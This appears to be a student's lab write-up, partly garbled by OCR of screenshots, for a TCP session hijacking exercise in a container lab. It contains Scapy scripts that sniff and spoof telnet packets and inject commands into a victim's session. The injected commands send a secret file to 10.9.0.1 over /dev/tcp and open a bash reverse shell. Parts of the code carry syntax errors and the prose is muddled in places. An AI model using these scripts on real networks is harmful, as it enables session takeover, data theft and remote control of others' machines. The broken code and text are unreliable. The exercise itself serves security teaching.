Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1027-gcp x86_64)  
  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
Last login: Thu Feb 23 00:49:02 UTC 2023 from 8e0f1dee122d on pts/3  
seed@8e0f1dee122d:~$ ls
```


When we enter “ls” error connection is closed

```
secret victim  
seed@8e0f1dee122d:~$ ls  
secret victim  
seed@8e0f1dee122d:~$ ls  
secret victim  
seed@8e0f1dee122d:~$ Connection closed by foreign host.
```

Task-3

TCP Highjacking

Hijack.py



```
#!/usr/bin/env python3
# Task 2.1 -----
# Launching the attack manually
#!/usr/bin/env python3

from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=44258, dport=23, flags="R", seq=1629001849, ack=2519895581)
data = b'cat secret > /dev/tcp/10.9.0.1/9999 \r'
pkt = ip/tcp/data
ls(pkt)
send(pkt, iface="br-6d54bbc5aeb", verbose=0)
```

```
root@8e0f1dee122d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
                  LISTEN
tcp        0      0 127.0.0.11:36497       0.0.0.0:*
                  LISTEN
tcp        0      0 10.9.0.5:23            10.9.0.6:34186
                  ESTABLISHED
Netid     State          Recv-Q          Send-Q          Local Address:Port          Peer Address:Port          Process
tcp      ESTAB          0                0          10.9.0.5:telnet          10.9.0.6:34186
root@8e0f1dee122d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
                  LISTEN
tcp        0      0 127.0.0.11:36497       0.0.0.0:*
                  LISTEN
root@8e0f1dee122d:/# netstat -nat
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
root@8e0f1dee122d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
                  LISTEN
tcp        0      0 127.0.0.11:36497       0.0.0.0:*
                  LISTEN
tcp        0      0 10.9.0.5:23            10.9.0.6:60290
                  ESTABLISHED
tcp        0      0 10.9.0.5:45048        10.9.0.5:23
                  ESTABLISHED
root@8e0f1dee122d:/# ss -k dst 10.9.0.6 dport 60290
Netid     State          Recv-Q          Send-Q          Local Address:Port          Peer Address:Port          Process
tcp      ESTAB          0                0          10.9.0.5:telnet          10.9.0.6:60290
root@8e0f1dee122d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
                  LISTEN
tcp        0      0 127.0.0.11:36497       0.0.0.0:*
                  LISTEN
tcp        0      0 10.9.0.5:45048        10.9.0.5:23
                  TIME_WAIT
root@8e0f1dee122d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
                  LISTEN
tcp        0      0 127.0.0.11:36497       0.0.0.0:*
                  LISTEN
tcp        0      0 10.9.0.5:45048        10.9.0.5:23
                  TIME_WAIT
root@8e0f1dee122d:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
                  LISTEN
tcp        0      0 127.0.0.11:36497       0.0.0.0:*
                  LISTEN
tcp        0      0 10.9.0.5:23            10.9.0.6:39964
                  ESTABLISHED
root@8e0f1dee122d:/# ss -k dst 10.9.0.6 dst 39964
Netid     State          Recv-Q          Send-Q          Local Address:Port          Peer Address:Port          Process
root@8e0f1dee122d:/# ss -k dst 10.9.0.6 dport 39964
Netid     State          Recv-Q          Send-Q          Local Address:Port          Peer Address:Port          Process
tcp      ESTAB          0                0          10.9.0.5:telnet          10.9.0.6:39964
```

Now from the user1 telnet into the victim

telnet 10.9.0.5


Trying.....

Trying...


And than we telnet into victim machine

Netstat -nat

Sniff the interface



We created a secret file on the server under the user account then we will use to hijack and steal the secret information



We will be making some modification in the hijack.py

VNC 34.125.170.55:5901 (instance-1.us-west4-b.cstoried-channel-376018.internal:1 (seed)) - VNC Viewer

Applications : Firefox Mousepad Qt Client Leader Window Terminal /home/seed/Lab-04/labsetup/volumes/hijack.py - Mousepad

File Edit Search View Document Help

docker-compose.yml synflood.py reset.py reset_auto.py hijack.py hijack_auto.py task4.py

```
#!/usr/bin/env python3
# Task 2.1 -----
# Launching the attack manually
#!/usr/bin/env python3

from scapy.all import *


ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=44258, dport=23, flags="R", seq=1629001849, ack=2519895581)
data = cat("secret > /dev/tcp/10.9.0.1/9999 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, iface="br-6d54bbc5eb", verbose=0)
```

```
root@instance-1:/volumes# python3 hijack.py
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField               = 0            (0)
len         : ShortField              = None        (None)
id          : ShortField              = 1             (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0            (0)
ttl          : ByteField                = 64           (64)
proto        : ByteEnumField           = 6             (6)
checksum     : XShortField             = None        (None)
src          : SourceIPField           = '10.9.0.6'  (None)
dst          : DestIPField              = '10.9.0.5'  (None)
options      : PacketListField         = []           ([])

sport        : ShortEnumField           = 44258        (20)
dport        : ShortEnumField           = 23            (80)
seq          : IntField                 = 1629001849  (0)
ack          : IntField                 = 2519895581  (0)
dataofs      : BitField (4 bits)          = None        (None)
reserved     : BitField (3 bits)          = 0            (0)
flags        : Flagsfield (9 bits)        = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField              = 8192          (8192)
```

Here we did many middle steps, we sniffed the packet from the server to the user then we spoof the packet, impersonate the user and send it to your server.

Hijack_auto.py



The screenshot shows a VNC viewer interface with a terminal window open. The terminal window title is "hijack_auto.py - Mousepad". The code in the terminal is as follows:

```
#!/usr/bin/env python3

# Task 3.2
# Launching the attack automatically
#/usr/bin/env python3

from scapy.all import *
def spoof_tcp(pkt):
    ip = IP(src="10.9.0.5", dst="10.9.0.6")

    #sniff telnet server (victim container) packet
    #pkt[TCP].sport:23, pkt[TCP].dport:user port
    #pkt[IP].src:server IP, pkt[IP].dst:user IP


    #spoof packet, from user to server
    #ip = IP(src="10.9.0.6", dst="10.9.0.5")
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src) #from user to server
    tcp = TCP(sport = pkt[TCP].dport, dport = 23, flags = "R", seq=pkt[TCP].ack+5, ack=pkt[TCP].seq)
    data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
    pkt = ip/tcp/data
    ls(pkt)
    send(pkt, iface="br-6d54bbcb5aeb", verbose=0)

pkt=sniff(iface="br-6d54bbcb5aeb", filter="tcp and src host 10.9.0.5 and src port 23", prn=spoof_tcp)
```

After doing all the code needed changes we get the output as

"This is a secret file"

Task 4:- Creating reverse shell using TCP Session Highjacking



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "task4.py". The code in the terminal is as follows:

```
#!/usr/bin/env python3
# Task 4 -----
# Creating reverse shell using TCP session highjacking
#!/usr/bin/env python3

from scapy.all import *
def spoof_tcp(pkt):
    ip = IP(src="10.9.0.5", dst="10.9.0.6")
    #sniff telnet server (victim container) packet
    #pkt[TCP].sport:23, pkt[TCP].dport:user port
    #pkt[IP].src:server IP, pkt[IP].dst:user IP

    #spoof packet, from user to server
    #ip = IP(src="10.9.0.6", dst="10.9.0.5")
    ip = IP(src="10.9.0.6", dst="10.9.0.5").show()
    #sniff user to server
    #pkt = sr1(ip, sport=pkt[TCP].sport, dport=pkt[TCP].sport, flags = "R", seq=pkt[TCP].ack+5, ack=pkt[TCP].seq+len(pkt[TCP].payload))
    data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
    data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
    pkt = ip/tcp(data)
    lsn(pkt)
    send(pkt, iface="br-6d54bccb5aeb", verbose=0)

pkt=sniff(iface="br-6d54bccb5aeb", filter='tcp and src host 10.9.0.5 and src port 23', prn=spoof_tcp)
```

Here we only need to change the command, we embed it in the payload

-We will use this command

```
$ /bin/bash -i > /dev/tcp/ 10.9.0.1/ 9090 0< &1
```

This command will set up the reverse share files, which means, we can control, we can find any command on the victim machine with the user's account, as the user account because we impersonate the user account, the user's come to succeed the seed can't do anything.